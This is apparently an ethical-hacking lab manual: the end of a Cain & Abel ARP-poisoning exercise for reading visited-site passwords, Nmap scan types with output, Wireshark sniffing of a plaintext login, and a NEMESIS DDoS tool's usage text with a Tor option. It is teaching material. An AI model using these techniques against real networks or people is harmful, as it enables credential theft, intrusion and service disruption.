
## Step 9 : Poisoning the source.



## Step 10 : Go to any website on source ip address.



Step 11 : Go to password option in the cain & abel and see the visited site password.



## PRACTICAL NO. 4

**AIM :** Using Nmap scanner to perform port scanning of various forms – ACK, SYN, FIN, NULL, XMAS.

**NOTE:** Install Nmap for windows and install it. After that open cmd and type “nmap” to check if it is installed properly. Now type the below commands.

- **ACK -sA (TCP ACK scan)**

It never determines open (or even open|filtered) ports. It is used to map out firewall rulesets, determining whether they are stateful or not and which ports are filtered.

Command: **nmap -sA -T4 scanme.nmap.org**

```
krad# nmap -sA -T4 scanme.nmap.org

Starting Nmap ( http://nmap.org )
Nmap scan report for scanme.nmap.org (64.13.134.52)
Not shown: 994 filtered ports
PORT      STATE    SERVICE
22/tcp    unfiltered ssh
25/tcp    unfiltered smtp
53/tcp    unfiltered domain
70/tcp    unfiltered gopher
80/tcp    unfiltered http
113/tcp   unfiltered auth

Nmap done: 1 IP address (1 host up) scanned in 4.01 seconds
```

- **SYN (Stealth) Scan (-sS)**

SYN scan is the default and most popular scan option for good reason. It can be performed quickly, scanning thousands of ports per second on a fast network not hampered by intrusive firewalls.

Command: **nmap -p22,113,139 scanme.nmap.org**

```
krad# nmap -p22,113,139 scanme.nmap.org

Starting Nmap ( http://nmap.org )
Nmap scan report for scanme.nmap.org (64.13.134.52)
PORT      STATE    SERVICE
22/tcp    open     ssh
113/tcp   closed   auth
139/tcp   filtered netbios-ssn

Nmap done: 1 IP address (1 host up) scanned in 1.35 seconds
```

- **FIN Scan (-sF)**

Sets just the TCP FIN bit.

Command: **nmap -sF -T4 para**

```
krad# nmap -sF -T4 para

Starting Nmap ( http://nmap.org )
Nmap scan report for para (192.168.10.191)
Not shown: 995 closed ports
PORT      STATE      SERVICE
22/tcp    open|filtered ssh
53/tcp    open|filtered domain
111/tcp   open|filtered rpcbind
515/tcp   open|filtered printer
6000/tcp  open|filtered X11
MAC Address: 00:60:1D:38:32:90 (Lucent Technologies)

Nmap done: 1 IP address (1 host up) scanned in 4.64 seconds
```

- **NULL Scan (-sN)**

Does not set any bits (TCP flag header is 0)

Command: **nmap -sN -p 22 scanme.nmap.org**

```
C:\Users\national1>nmap -sN -p 22 scanme.nmap.org
Starting Nmap 7.70 ( https://nmap.org ) at 2018-12-08 16:02 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.25s latency).

PORT      STATE      SERVICE
22/tcp    open|filtered ssh

Nmap done: 1 IP address (1 host up) scanned in 3.00 seconds
```

- **XMAS Scan (-sX)**

Sets the FIN, PSH, and URG flags, lighting the packet up like a Christmas tree.

Command: **nmap -sX -T4 scanme.nmap.org**

```
krad# nmap -sX -T4 scanme.nmap.org


Starting Nmap ( http://nmap.org )
Nmap scan report for scanme.nmap.org (64.13.134.52)
Not shown: 999 open|filtered ports
PORT      STATE      SERVICE
113/tcp   closed auth

Nmap done: 1 IP address (1 host up) scanned in 23.11 seconds
```


## PRACTICAL NO. 5

### 5.1) Use Wireshark sniffer to capture network traffic


Step 1: Install and open Wireshark .



Step 2: Go to Capture tab and select Interface option.



Step 3: In Capture interface, Select Local Area Connection and click on start.



Step 4: The source, Destination and protocols of the packets in the LAN network are displayed.

Sign Up Sign In Search

Community Training Services Company

Welcome to gogoNET - Over 100,000 members!

Welcome to gogoNET, home to thousands of IT professionals like you. Make connections with members who have shared goals, ask questions and help others whenever you can.

START HERE

Latest Activity

Jeffrey Barnes updated their profile 1 hour ago

6 Jeffrey Barnes, DimRay, coraf hf and 24 more joined gogoNET 1 hour ago

Events

+ Add an Event

Podcasts

- Podcast 45: The Full Array of Big Data Applied to IoT (TISP)  
Posted by The IoT Inc Business Show Podcast on September 1, 2015
- Podcast 44: Descriptive Analytics - Discovering the Story behind the Data  
Posted by The IoT Inc Business Show Podcast on August 19, 2015
- Podcast 43: Predictive Analytics Deep Dive - the Shape of Things to Come  
Posted by The IoT Inc Business Show Podcast on July 22, 2015
- Podcast 42: Ajit Jackar on Sexy Data Science and its Analysis of IoT  
Posted by The IoT Inc Business Show Podcast on July 15, 2015
- Podcast 41: Makin' Bacon and the Three Main Classes of IoT Analytics  
Posted by The IoT Inc Business Show Podcast on July 8, 2015

Offers

Download our FREE report:  
IPV6 & THE INTERNET OF THINGS

Business Resources to Launch your Internet of Things

Product Information

Name \*    
First  Last

Wireless Network Connection [Wireshark 1.10.8 (v1.10.8-2-g525244 from master-1.10)]

File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help

Filter: Expression... Clear Apply Save

| No.  | Time                      | Source          | Destination   | Protocol | Length  | Info  |
|------|---------------------------|-----------------|---------------|----------|---|---|
| 9637 | 549.408818.192.168.0.101  | 192.168.0.101   | 192.168.0.101 | UDP      | 132   | [TCP Keep-Alive ACK] Seq=1000 win=3240 [ACK] Seq=26 ACK=47 wIn=301 Len=0 SLE=46 SRE=2   |
| 9639 | 549.777053.23.202.165.113 | 192.168.0.101   | 192.168.0.101 | TCP      | 55  | [TCP Keep-Alive ACK] http > 56741 [ACK] Seq=3628 Ack=125 win=17300 Len=1 [Reassembly error, protocol TCP: New fragment overlaps old data] |
| 9640 | 550.396166.192.168.0.101  | 192.168.0.101   | 192.168.0.101 | TCP      | 66  | [TCP Keep-Alive ACK] http > 56741 [ACK] Seq=125 Ack=3630 win=3228 Len=0 SLE=3629 SRE=3630   |
| 9641 | 550.566168.192.168.0.101  | 192.168.0.101   | 192.168.0.101 | TCP      | 55  | [TCP Keep-Alive ACK] 56618 > http [ACK] Seq=2285 Ack=517 win=16644 Len=1  |
| 9642 | 550.645582.192.168.0.101  | 82.163.143.169  | DNS           | 70       | Standard query 0x9f6 A google.com   |   |
| 9643 | 550.842120.82.163.143.169 | 192.168.0.101   | TCP           | 66       | [TCP Keep-Alive ACK] http > 56743 [ACK] Seq=179 Ack=766 win=16160 Len=0 SLE=765 SRE=766                                       |   |
| 9644 | 550.757955.192.168.0.101  | 190.93.253.58   | TCP           | 54       | 56664 > http [FIN, ACK] Seq=1918 Ack=11865 Win=16636 Len=0  |   |
| 9645 | 550.820404.192.168.0.101  | 141.78.39.8     | TCP           | 54       | 56796 [ACK] Seq=555 Ack=346 Win=30336 Len=0   |   |
| 9646 | 550.767397.192.168.0.101  | 192.168.0.101   | TCP           | 54       | 56796 [ACK] Seq=555 Ack=346 Win=30336 Len=0   |   |
| 9647 | 550.820575.190.93.253.58  | 192.168.0.101   | TCP           | 54       | http > 56664 [ACK] Seq=1865 Ack=9159 Win=51200 Len=0  |   |
| 9648 | 550.842120.82.163.143.169 | 192.168.0.101   | DNS           | 246      | Standard query response 0x9f6 A 173.194.46.78 A 173.194.46.68 A 173.194.46.64 A 173.194.46.65 A 173.194.46.67 A 173.194.46.69 |   |
| 9649 | 550.900800.144.76.39.8    | 192.168.0.101   | TCP           | 54       | 56796 [ACK] Seq=555 Ack=346 Win=30336 Len=0   |   |
| 9650 | 551.239413.192.168.0.101  | 192.168.0.101   | NBNS          | 92       | Name query NB AJEET-PC-1<   |   |
| 9651 | 551.447136.192.168.0.101  | 255.255.255.255 | UDP           | 132      | Source port: 50638 destination port: 10505  |   |
| 9652 | 551.471204.192.168.0.101  | 95.101.129.56   | TCP           | 55       | [TCP Keep-Alive] 56604 > http [ACK] Seq=1002 Ack=506 win=16916 Len=1  |   |
| 9653 | 551.996267.192.168.0.101  | 192.168.0.255   | NBNS          | 92       | Name query NB AJEET-PC-1<   |   |
| 9654 | 552.747136.192.168.0.101  | 192.168.0.255   | NBNS          | 92       | Name query NB AJEET-PC-1<   |   |
| 9655 | 552.800160.192.168.0.101  | 192.168.0.101   | TCP           | 66       | [TCP Keep-Alive ACK] https > 56604 [ACK] Seq=1006 Ack=1003 Win=16768 Len=0 SLE=1002 SRE=1003                                  |   |
| 9656 | 553.779249.192.168.0.101  | 192.168.0.101   | TCP           | 66       | [TCP Keep-Alive ACK] https > 56604 [ACK] Seq=1019 Ack=4968 Win=4280 Len=1   |   |
| 9657 | 553.56183.192.168.0.101   | 192.168.0.101   | TCP           | 55       | [TCP Keep-Alive ACK] https > 56604 [ACK] Seq=1020 Ack=4968 Win=4280 Len=1   |   |
| 9658 | 553.741206.173.194.46.71  | 192.168.0.101   | TCP           | 66       | [TCP Keep-Alive ACK] https > 56275 [ACK] Seq=4868 Ack=11947 win=705 Len=0 SLE=11946 SRE=11947                                 |   |
| 9659 | 555.591968.192.168.0.101  | 255.255.255.255 | UDP           | 132      | Source port: 50640 destination port: 10505  |   |
| 9660 | 556.287397.218.58.210.67  | 192.168.0.101   | TCP           | 54       | http > 56525 [FIN, ACK] Seq=501 Ack=1239 Win=45440 Len=0  |   |
| 9661 | 556.287473.192.168.0.101  | 216.168.210.67  | TCP           | 54       | 56525 > http [ACK] Seq=1239 Ack=502 Win=16660 Len=0   |   |
| 9662 | 557.634529.192.168.0.101  | 255.255.255.255 | UDP           | 132      | Source port: 50642 destination port: 10505  |   |
| 9663 | 558.56183.192.168.0.101   | 200.138.100.101 | TCP           | 55       | [TCP Keep-Alive ACK] https > 56604 [ACK] Seq=1350 Ack=23700 Win=16800 Len=1   |   |
| 9664 | 558.428915.192.168.0.101  | 192.168.0.101   | TCP           | 54       | 56795 [ACK] Seq=5827 Ack=2357 Win=20234 Len=0   |   |
| 9665 | 558.656088.173.236.30.250 | 192.168.0.101   | TCP           | 54       | http > 56795 [FIN, ACK] Seq=5827 Ack=2357 Win=20234 Len=0   |   |
| 9666 | 558.656184.192.168.0.101  | 213.236.30.250  | TCP           | 54       | 56795 > http [ACK] Seq=2357 Ack=5828 Win=17032 Len=0  |   |
| 9667 | 559.202409.192.168.0.101  | 173.194.46.77   | TCP           | 55       | [TCP Keep-Alive ACK] http > 56541 [ACK] Seq=1941 Win=16508 Len=1  |   |
| 9668 | 559.490385.173.194.46.77  | 192.168.0.101   | TCP           | 66       | [TCP Keep-Alive ACK] http > 56541 [ACK] Seq=1941 Ack=501 Win=44032 Len=0 SLE=500 SRE=501                                      |   |
| 9669 | 559.652731.192.168.0.101  | 255.255.255     | UDP           | 132      | Source port: 50644 destination port: 10505  |   |

Frame 1: 954 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface 0  
 Ethernet II, Src: Tp-LinkTL\_1f:8:a (0:0:4a:00:1f:8:a), Dst: D-LinkInk\_B3:87:9 (0:b:c5:83:87:9c)  
 Internet Protocol Version 4, Src: 192.168.0.101 (192.168.0.101), Dst: 173.194.46.78 (173.194.46.78)  
 Transmission Control Protocol, Src Port: 56160 (56160), Dst Port: https (443), Seq: 1, Ack: 1, Len: 0

File: "C:\Users\Ajeet\AppData\Local\Temp\... Packets: 9669 - Displayed: 9669 (100.0%) - Dropped: 0 (0.0%) Profile: Default

Step 5: Open a website in a new window and enter the user id and password. Register if needed.

### Sign Up for gogoNET

Create a new account...

Business Email Address  
ajeetsngh480@gmail.com

Password  
\*\*\*\*\*

Retype Password  
\*\*\*\*\*

What is the "I" in IoT? What is this word?  
Internet



764

Privacy & Terms

reCAPTCHA

Sign Up

Already a member? Click here to sign in.

Create a new account...

[Facebook](#) [Twitter](#)

[LinkedIn](#)


About gogoNET




...and 120849 more


Community, training and services for IT professionals deploying IPv6 and the Internet of Things. Join to get free v6 connectivity.

Step 6: Enter the credentials and then sign in.




Step 7: The wireshark tool will keep recording the packets.


## Step 8: Select filter as http to make the search easier and click on apply.




## Step 9: Now stop the tool to stop recording.



## Step 10: Find the post methods for username and passwords.



## Step 11: You will see the email- id and password that you used to log in.



## DOS Using NEMESIS

```
C:\Windows\system32\cmd.exe
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\admin>cd C:\Users\admin\Downloads\EH\NEMESIS 1.0.0\NEMESIS 1.0.0
C:\Users\admin\Downloads\EH\NEMESIS 1.0.0\NEMESIS 1.0.0>NEMESIS.exe
ERROR: Missing argument: host
ERROR: Missing argument: port
ERROR: Missing argument: threads

nemesis.exe - NEMESIS DDoS Tool

Usage: nemesis.exe -h <host> -p <port> -t <threads> [-T]

Available commands:
-----
-T, --usetor      Use TOR
-h, --host        Specify a host without http://
-p, --port        Specify webserver port
-t, --threads    Specify number of threads
